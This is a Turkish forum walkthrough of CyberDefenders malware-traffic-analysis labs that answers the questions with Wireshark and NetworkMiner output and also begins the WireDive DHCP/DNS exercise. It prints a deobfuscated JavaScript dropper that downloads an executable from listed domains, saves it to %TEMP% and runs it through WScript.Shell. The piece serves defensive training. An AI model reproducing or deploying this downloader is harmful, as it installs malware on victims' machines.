
```
1 function dl(fr) {
2     var b = "ihaveavoice2.com laterrazzafiorita.it idsecurednow.co
3     for (var i = 0; i < b.length; i++) {
4         var ws = new ActiveXObject("WScript.Shell");
5         var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.t
exe" .
```

TURK HACK TEAM

#11 c42-MTA6-1839-UTC: The JS code is checking for a specific HTTP response code being checked?

Soru on birde bizden HTTP response yani HTTP durumunun kaç olduğunu soruyor. Az önce kodu incelemistik zaten. Çözümlenmiş Javascript koduna baktığında cevabın 200 olduğunu görüyorum.

----> if (xo.readyState == 4 && xo.status == 200) {



The screenshot shows a browser's developer tools console with the URL `lelinhtinh.github.io/de4js/`. The console displays a large amount of obfuscated JavaScript code, likely a exploit or malware sample. The code is heavily minified, with lines numbered from 1 to 29 on the left. It uses various browser objects like ActiveXObject and MSXML2.XMLHTTP to interact with the page's document object. A specific section of the code is highlighted in yellow, containing the conditional statement shown in the previous snippet.

```
function dl(fr) {
    var b = "ihaveavoice2.com laterrazzafiorita.it idsecured.com";
    for (var i = 0; i < b.length; i++) {
        var ws = new ActiveXObject("WScript.Shell");
        var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String(b[i]) + ".exe";
        var dn = 0;
        var xo = new ActiveXObject("MSXML2.XMLHTTP");
        xo.onreadystatechange = function () {
            if (xo.readyState == 4 && xo.status == 200) {
                var xa = new ActiveXObject("ADODB.Stream");
                xa.open();
                xa.type = 1;
                xa.write(xo.ResponseBody);
                if (xa.size > 5000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn, 2);
                    try {
                        ws.Run(fn, 1, 0);
                    } catch (er) {};
                };
                xa.close();
            };
        };
        try {
            xo.open("GET", "http://" + b[i] + "/document.php");
            xo.send();
        } catch (er) {};
        if (dn == 1) break;
    }
}
```

Not durum kodlarını öğrenelim;

T U R K H A C K T E A M

#13 What is the IP address of the victim machine?

On üçüncü soruda bizden virüsü yiyan garibanın IP adresini sormuş. Hemen pcap analizine geçelim. Networkminer üzerinden c42-MTA6.pcap'i açalım ve hosts kısmına gidelim ardından windows ikonuna bakalım cevabım 192.168.137.56.

NetworkMiner 2.7.2

File Tools Help

-- Select a network adapter in the list --

Start Stop

Parameters (13841) Keywords Anomalies

Hosts (145) Files (577) Images (147) Messages Credentials (36) Sessions (290) DNS (274)

Sort Hosts On: IP Address (ascending) Sort and Refresh

Case Panel

Filename	MD5
c42-MT...	27f1487...

Reload Case Files

174.35.73.141 [g1.panthercdn.com] [www.statcounter.com]
184.84.243.26 [a1961.dspg2.akamai.net] [www.msftncsi.com.edgesuite.net]
184.84.243.33 [a1961.dspg2.akamai.net] [www.msftncsi.com.edgesuite.net]
184.84.243.51 [a134.lm.akamai.net] [akam.bing.com] [a4.bing.com]
184.84.243.56 [a134.lm.akamai.net] [akam.bing.com]
184.106.30.104 [distillery.wistia.com]
188.165.164.184 [ip-addr.es]
192.0.76.3 [stats.wp.com] [pixel.wp.com]
192.69.209.34 [app.freshlinkfinder.com]
192.168.137.2
192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)
192.168.137.255
192.169.52.104 [www.imokshum.com]
192.186.222.229 [externalbatterycase.com]
199.59.148.23 [syndication.twitter.com]
199.59.149.201 [syndication.twimg.com] [cdn.syndication.twimg.com] [syndication.twitter.com]
199.59.149.233 [syndication.twimg.com] [cdn.syndication.twimg.com]

Buffered Frames to Parse:

T U R K H A C K T E A M

#14 What is the victim machine hostname?

Soru on dörtte ise virus yiyan garibanın bilgisayar adını sormuş. Bir üst soruda IP adresine bakmıştık hemen yanında bilgisayar adını görebiliriz cevabım; Franklion-PC

The screenshot shows the NetworkMiner interface. The main pane displays a list of hosts, with a blue arrow pointing to the entry for '192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)'. The 'Case Panel' on the right shows a file named 'c42-MT...' with MD5 '27f1487...'. The 'Hosts' tab is selected in the top navigation bar.

#15 What is the name of the exploit kit used to deliver the malware? (one word).

On beşinci soruda exploit adını soruyor. Packettotal sitesi kişisel bilgisayarımda hata vermesinden dolayı [@egeray](#) 'dan rica ettim. [@egeray](#) rica ettikten sonra sağolsun beni kırmadı ve packet total raporlarını csv şeklinde bana yolladı, aldım ve incelemeye başladım. İlk satırda csv raporunda Angler EK olduğunu gördüm.

Not: PacketTotal üzerinde exploit adı öğrenmek için bir önceki konuyu inceleyebilirsiniz. ([Malware Traffic Analysis 2 - CyberDefendersLab](#))

PacketTotal - 27f1487d8713a1

Dosya Giriş Ekle Sayfa Düzeni Formüller Veri Gözden Geçir Görünüm Takım Ne yapın

Kes Kopyala Birleştir ve Ortala %

Yapıştır Biçim Boyacısı Hizalama Sayılar

A4 : X ✓ fx 2015-09-11 19:49:28 Z,"A Network Trojan was detected","ET CURR

	A	B	C	D	E	F	G	H	I	J	K
1	Timestamp	"Alert Description"	"Alert Signature"	"Severity"	"Sender IP"	"Sender Port"	"Target IP"	"Target Port"			
2	2015-09-1	Trident/7 rv:11.0)	like Gecko", "...&sp=1&sk=&cvid=79fd8291061e4f859dd03a7b178643fc	http://www.mergersandinquisitions.com/							
3	2015-09-1	Trident/7 rv:11.0)	like Gecko", "http://randt.smittysautomart.org/boards/index.php?PHPSESSID=99								
4	2015-09-1	series=&use=j2Pglqpn8e&quite=&away=5qnyzuAwSW/answer.cha?force=PSZ&ever=YdkQAI&grow									
5	2015-09-1	series=&use=j2Pglqpn8e&quite=&away=5qnyzuAwSW/answer.cha?force=PSZ&ever=YdkQAI&grow									
6	2015-09-1	series=&use=j2Pglqpn8e&quite=&away=5qnyzuAwSW/answer.cha?force=PSZ&ever=YdkQAI&grow									
7	2015-09-1	series=&use=j2Pglqpn8e&quite=&away=5qnyzuAwSW/answer.cha?force=PSZ&ever=YdkQAI&grow									
8	2015-09-1	series=&use=j2Pglqpn8e&quite=&away=5qnyzuAwSW/answer.cha?force=PSZ&ever=YdkQAI&grow									
9	2015-09-1	.NET CLR	Media Ce	MSIE 7.0	Windows	Trident/7	SLCC2	.NET CLR	.NET CLR	.NET CLR	Media
10	2015-09-1	.NET CLR	Media Ce	MSIE 7.0	Windows	Trident/7	SLCC2	.NET CLR	.NET CLR	.NET CLR	Media
11	2015-09-1	.NET CLR	Media Ce	MSIE 7.0	Windows	Trident/7	SLCC2	.NET CLR	.NET CLR	.NET CLR	Media
12	2015-09-1	.NET CLR	Media Ce	MSIE 7.0	Windows	Trident/7	SLCC2	.NET CLR	.NET CLR	.NET CLR	Media
13	2015-09-1	.NET CLR	Media Ce	MSIE 7.0	Windows	Trident/7	SLCC2	.NET CLR	.NET CLR	.NET CLR	Media
14	2015-09-1	Trident/7 rv:11.0)	like Gecko", "http://www.mergersandinquisitions.com/								

TURK HACK TEAM

#16 Which IP address served the exploit?

Diğer sorumuzda exploit'in hangi IP adresi üzerinden bulaştığını veya hangi IP adresini kullandığını soruyor sanırım. Wireshark programına pcap'i yansittım ve dosyalar -> nesneleri dışa aktar -> HTTP seçeneğine tıkladım sütunlarda içerik türü ibaresini görüp bir tık attım application/octet stream ibaresini aradım aradığımı bulunca üstüne bir kere tıkladım sonra kapat dedim beni hedefe götürdü, source kolonunda seçili olan ibaremi cevap olarak yazdım; 216.245.212.78

Aç

Ctrl+O

Son Kullanılanlardan Açı

Birleştir...

Hex Dökümünden içe aktar...

Kapat

Ctrl+W


Kaydet

Ctrl+S

Farklı Kaydet...

Ctrl+Shift+S

Dosya Kümesi



Belirtilen Paketleri Dışa Aktar...

Paket Diseksiyonlarını Dışa Aktar

Paket Baytlarını Dışa Aktar...

Ctrl+Shift+X

PDU'ları Dosyaya Aktar...

TLS Oturum Anahtarlarını Dışa Aktar...

Nesneleri Dışa Aktar



Yazdır...

Ctrl+P

Çık

Ctrl+Q

- > User Datagram Protocol, Src Port: 68, Dst P
- > Dynamic Host Configuration Protocol (Request)



Destination	Protocol	Length	Info
.255.255.255	DHCP	356	DHCP Request - Trans
.255.255.255	DHCP	356	DHCP Request - Trans
.0.0.22	IGMPv3	60	Membership Report /
.0.0.22	IGMPv3	60	Membership Report /
.0.0.22	IGMPv3	60	Membership Report /
.0.0.22	IGMPv3	60	Membership Report /
.0.0.252	LLMNR	72	Standard query 0x8fa...
.0.0.22	IGMPv3	60	Membership Report /
.168.137.255	NBNS	110	Registration NB FRAN...
.168.137.255	NBNS	110	Registration NB WORK...
.0.0.252	LLMNR	72	Standard query 0x8fa...
.168.137.2	DNS	91	Standard query 0xd89...
.168.137.56	DNS	91	Standard query respon...
.168.137.2	DNS	91	Standard query 0x3fe...
.255	DNS	91	Standard query respon...

DICOM...

HTTP...

IMF...

SMB...

TFTP...

(2848 bits)

Broadcast (ff:ff:ff:ff:ff:ff)

.255



c42-MTA6.pcap

DOSYA Düzenle Görünüm Git Yakala Analiz İstatistikler Telefon Kablosuz Araçlar Yardım



Bir görüntüleme filtresi uygula ... <Ctrl-/>

No. Time Source Destination Protocol Length Info

Wireshark - Dışarı aktar - HTTP nesne listesi

Metin Filtresi:

İçerik türü: Tüm İçerik Tü

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
15887	api.mixpanel.com	application/json	1 bytes	?data=eyJldmVudCI6ICJtcF9wYW
15939	api.marketing-results.com.au	application/json	270 bytes	w2v.php?url=http%3A%2F%2Fw
3521	g.symcd.com	application/ocsp-response	1567 bytes	MFEwTzBNMEswSTAJBgUrDgMC
3525	g.symcd.com	application/ocsp-response	1567 bytes	MFEwTzBNMEswSTAJBgUrDgMC
7811	clients1.google.com	application/ocsp-response	463 bytes	MEkwRzBFMEMwQTAJBgUrDgM
13901	clients1.google.com	application/ocsp-response	463 bytes	MEkwRzBFMEMwQTAJBgUrDgM
13903	clients1.google.com	application/ocsp-response	463 bytes	MEkwRzBFMEMwQTAJBgUrDgM
14970	clients1.google.com	application/ocsp-response	463 bytes	MEkwRzBFMEMwQTAJBgUrDgM
11460	randt.smittysautomart.org	application/octet-stream	216 kB	answer.cha?force=PSZ&ever=Yd
6172	www.prideorganizer.com	application/vnd.ms-fontobject	22 kB	fontello.eot?4297289
206	www.bing.com	application/x-javascript	11 kB	d2458b38.js?bu=rms+serp+Share
218	www.bing.com	application/x-javascript	257 bytes	c76620da.js
221	www.bing.com	application/x-javascript	1230 bytes	04592351.js
228	www.bing.com	application/x-javascript	707 bytes	37eb3cec.js
235	www.bing.com	application/x-javascript	257 bytes	18f53cbe.js?bu=rms+answers+Vi
255	www.bing.com	application/x-javascript	14 kB	eb789834.js?bu=rms+answers+B
268	www.bing.com	application/x-javascript	7979 bytes	eb789834.js?bu=rms+answers+B
374	www.bing.com	application/x-javascript	14 kB	HPImgVidViewer_c.js
484	www.bing.com	application/x-javascript	40 kB	d16db6df.js?bu=rms+answers+A
794	www.bing.com	application/x-javascript	2253 bytes	HpProgrambar.js
1668	www.bing.com	application/x-javascript	14 kB	b337e4a0.js?bu=rms+answers+B
1677	www.bing.com	application/x-javascript	5173 bytes	a47e7de7.js
1681	www.bing.com	application/x-javascript	3758 bytes	bcf861d0.js
1693	www.bing.com	application/x-javascript	5227 bytes	h337e4a0.js?bu=rms+answers+R

Kaydet

Tümünü Kaydet

Önizleme

Kapat



```

0000  14 fe b5 ab ec 7d 00 0e  84 d2 1a b6 08 00 45 00  .....}... E.
0010  01 6e 26 55 40 00 38 06  24 10 d8 f5 d4 4e c0 a8  .n&U@.8. $....N..
0020  89 38 00 50 c0 a3 f7 c2  80 22 b7 0a a0 17 50 18  .8.P.....".P..

```

Frame (380 bytes) Reassembled TCP (216312 bytes)



c42-MTA6.pcap

|| Paketler: 19749 ||

c42-MTA6.pcap

DOSYA Düzenle Görünüm Git Yakala Analiz İstatistikler Telefon Kablosuz Araçlar Yardım

Bir görüntüleme filtresi uygula ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
11446	88.109089	192.168.137.56	216.245.212.78	TCP	60	49315 → 80 [ACK] Seq
11447	88.109588	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11448	88.109650	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11449	88.109853	192.168.137.56	216.245.212.78	TCP	60	49315 → 80 [ACK] Seq
11450	88.110342	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11451	88.110597	192.168.137.56	216.245.212.78	TCP	60	49315 → 80 [ACK] Seq
11452	88.111103	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11453	88.111166	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11454	88.111223	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11455	88.111280	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11456	88.111338	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [ACK] Seq
11457	88.111463	192.168.137.56	216.245.212.78	TCP	60	49315 → 80 [ACK] Seq
11458	88.111708	192.168.137.56	216.245.212.78	TCP	60	49315 → 80 [ACK] Seq
11459	88.115179	216.245.212.78	192.168.137.56	TCP	1421	80 → 49315 [PSH, ACK]
11460	88.115232	216.245.212.78	192.168.137.56	HTTP	380	HTTP/1.1 200 OK

```

> Frame 11460: 380 bytes on wire (3040 bits), 380 bytes captured (3040 bits)
> Ethernet II, Src: Cisco_d2:1a:b6 (00:0e:84:d2:1a:b6), Dst: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
> Internet Protocol Version 4, Src: 216.245.212.78, Dst: 192.168.137.56
> Transmission Control Protocol, Src Port: 80, Dst Port: 49315, Seq: 215987, Ack: 210, Len: 326
> [159 Reassembled TCP Segments (216312 bytes): #11224(1367), #11225(1367), #11226(1367), #11227(1367)]
> Hypertext Transfer Protocol
> Data (216076 bytes)

```

#17 What is the FQDN of the compromised website that redirected the victim to the a hosting the Exploit Kit?

Son sorumuzda windows makineye zararlı dosya bulan IP adresinin host ismini sormuş. [@DeathWarrior01](#) 'in açmış olduğu konuda yer alan FQDN cevabını takip ederek Networkminer Sessions sekmesinde analiz yaptım ve ctf'imin bana .com ile biten bir ipucu verdiği gördüm biraz aşağı inince cevabımın prideorganizer.com olduğunu gördüm.

Not: [@DeathWarrior01](#) konusu linki;

[Malware Traffic Analysis 1 - CyberDefendersLab](#)

Malware Traffic Analysis 1 - CyberDefendersLab Herkese merhaba, bugün "CyberDefenders: Blue Team CTF Challenges" sitesi üzerinde bulunan "Malware Traffic Analysis 1" adlı labın ağ trafiğini inceleyip, çözümünü gerçekleştireceğiz. Lab içerisinde girdiğimiz zaman bizi 12 soruluk bir oda ve...



turkhackteam.org

NetworkMiner 2.7.2

File Tools Help

-- Select a network adapter in the list --

Hosts (145) Files (577) Images (147) Messages Credentials (36) Sessions (290) DNS (274) Parameters (13841) Keywords Anomalies

Filter keyword:

Frame nr.	Client host	C. port	Server host
42	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49165	204.79.197.200 [any.edge.bing.com] [www.bing.com]
41	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49164	204.79.197.200 [any.edge.bing.com] [www.bing.com]
182	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49166	204.79.197.200 [any.edge.bing.com] [www.bing.com]
216	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49168	204.79.197.200 [any.edge.bing.com] [www.bing.com]
806	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49169	131.253.61.68 [login.live.com.nsatc.net] [login.live.com]
807	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49170	131.253.61.68 [login.live.com.nsatc.net] [login.live.com]
880	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49171	184.84.243.51 [a134.lm.akamai.net] [akam.bing.com] [a4.b...
1416	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49177	204.79.197.200 [any.edge.bing.com] [www.bing.com] [a-0...
1417	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49178	204.79.197.200 [any.edge.bing.com] [www.bing.com] [a-0...
215	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49167	204.79.197.200 [any.edge.bing.com] [www.bing.com] [a-0...
881	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49172	184.84.243.51 [a134.lm.akamai.net] [akam.bing.com] [a4.b...
1741	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49179	93.184.215.200 [cs1.wpc.v0cdn.net] [ie9comview.vo.mse...
1742	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49180	93.184.215.200 [cs1.wpc.v0cdn.net] [ie9comview.vo.mse...
1814	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49181	104.28.9.93 [www.prideorganizer.com.cdn.cloudflare.net] [...
1815	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49182	104.28.9.93 [www.prideorganizer.com.cdn.cloudflare.net] [...
1840	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49183	104.28.9.93 [www.prideorganizer.com.cdn.cloudflare.net] [...
1851	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49186	104.28.9.93 [www.prideorganizer.com.cdn.cloudflare.net] [...
1850	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49185	104.28.9.93 [www.prideorganizer.com.cdn.cloudflare.net] [...
1848	192.168.137.56 [Franklion-PC] [FRANKLION-PC] (Windows)	49184	104.28.9.93 [www.prideorganizer.com.cdn.cloudflare.net] [...

--Son--

WireDive – Packet Analysis

WireDive, farklı protokollerin ağ üzerinde nasıl göründüğünü anlamanıza yardımcı olmak için çeşitli izler içeren birleşik bir trafik analizi uygulamasıdır, bense bu makaleni yazmak zorunda olan "green.php".

Bismillah başlayalım, okuyacaklara Allah sabır versin.

İlk Sorumuzda diyorki bize:

File: dhcp.pcapng - What IP address is requested by the client?

Dosya: dhcp.pcapng – Hangi IP adresi client tarafından isteniyor?

Frame 222: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface ens32, id 0
Ethernet II, Src: VMware_88:1d:63 (00:0c:29:88:1d:63), Dst: VMware_82:f5:94 (00:0c:29:82:f5:94)
Internet Protocol Version 4, Src: 35.222.85.5, Dst: 192.168.2.244
Transmission Control Protocol, Src Port: 80, Dst Port: 56386, Seq: 150, Ack: 89, Len: 0

dhcp.pcapng DOSYAMI WİRESHARK'a yansittım yeşil alanda bağlantıları buldum ve ilk sorumun cevabı 192.168.2.244

File: dhcp.pcapng - What is the transaction ID for the DHCP release?

Dosya: dhcp.pcapng - DHCP sürümünün transaction ID'si nedir?

176 24.448751878 192.168.2.244 192.168.2.1 DHCP 342 DHCP Release - Transaction ID 0x9f8fa557
186 64.351204536 0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x2a7d544b
188 65.373318905 192.168.2.1 192.168.2.244 DHCP 342 DHCP Offer - Transaction ID 0x2a7d544b
189 65.373844794 0.0.0.0 255.255.255.255 DHCP 342 DHCP Request - Transaction ID 0x2a7d544b
190 65.375064869 192.168.2.1 192.168.2.244 DHCP 342 DHCP ACK - Transaction ID 0x2a7d544b

WireSharka dhcp.pcapng yansittım ve arama kısmına dhcp yazdım enterladım karşıma gelen yerde sağ köşede Transaction ID ibaresine baktım

cevabım Transaction ID 0x9f8fa557

File: dhcp.pcapng - What is the MAC address of the client?

Dosya: dhcp.pcapng - İstemcinin MAC adresi nedir?

dhcp.pcapng

DOSYA Düzenle Görünüm Git Yakala Analiz İstatistikler Telefon Kablosuz Araçlar Yardım

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
176	24.448751878	192.168.2.244	192.168.2.1	DHCP	342	DHCP Release - Transaction ID 0x9f8fa557
186	64.351204536	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x2a7d544b
188	65.373318905	192.168.2.1	192.168.2.244	DHCP	342	DHCP Offer - Transaction ID 0x2a7d544b
189	65.373844794	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0x2a7d544b
190	65.375064869	192.168.2.1	192.168.2.244	DHCP	342	DHCP ACK - Transaction ID 0x2a7d544b

```

> Frame 176: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface ens32, id 0
> Ethernet II, Src: VMware_82:f5:94 (00:0c:29:82:f5:94), Dst: VMware_88:1d:63 (00:0c:29:88:1d:63)
> Internet Protocol Version 4, Src: 192.168.2.244, Dst: 192.168.2.1
> User Datagram Protocol, Src Port: 68, Dst Port: 67
> Dynamic Host Configuration Protocol (Release)

```

Wireshark'a(DHCP) geri dönelim aşağıda MAC adresimiz sorumuzun cevabı.

File dns.pcapng - What is the response for the lookup for flag.fruitinc.xyz?

Dosya dns.pcapng - flag.fruitinc.xyz'nin response'u nedir?

dns.pcapng

DOSYA Düzenle Görünüm Git Yakala Analiz İstatistikler Telefon Kablosuz Araçlar Yardım


Bir görüntüleme filtresi uygula ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
10	5.148889806	VMware_82:f5:94	VMware_89:f4:58	ARP	60	192.168.2.2 is at 00:0c:29:82:f5:94
11	5.221782311	VMware_82:f5:94	VMware_88:1d:63	ARP	60	Who has 192.168.2.1? Tell 192.168.2.2
12	5.221787159	VMware_82:f5:94	VMware_89:f4:58	ARP	60	Who has 192.168.2.5? Tell 192.168.2.2
13	5.221980018	VMware_89:f4:58	VMware_82:f5:94	ARP	60	192.168.2.5 is at 00:0c:29:89:f4:58
14	5.221983668	VMware_88:1d:63	VMware_82:f5:94	ARP	60	192.168.2.1 is at 00:0c:29:88:1d:63
15	17.612488145	192.168.2.2	192.168.2.5	DNS	98	Standard query 0x7d0c A ns.fruitinc.xyz OPT
16	17.612982235	192.168.2.5	192.168.2.2	DNS	144	Standard query response 0x7d0c A ns.fruitinc.xyz A
17	25.972390371	192.168.2.2	192.168.2.1	DNS	83	Standard query 0x6bdc A @192.168.2.5 OPT
18	25.972401807	192.168.2.2	192.168.2.1	DNS	83	Standard query 0x4219 AAAA @192.168.2.5 OPT
19	25.987491068	192.168.2.1	192.168.2.2	DNS	158	Standard query response 0x4219 No such name AAAA @1
20	25.987804438	192.168.2.2	192.168.2.1	DNS	72	Standard query 0x4219 AAAA @192.168.2.5
21	25.987861708	192.168.2.1	192.168.2.2	DNS	147	Standard query response 0x4219 No such name AAAA @1
22	25.995709763	192.168.2.1	192.168.2.2	DNS	158	Standard query response 0x6bdc No such name A @192.
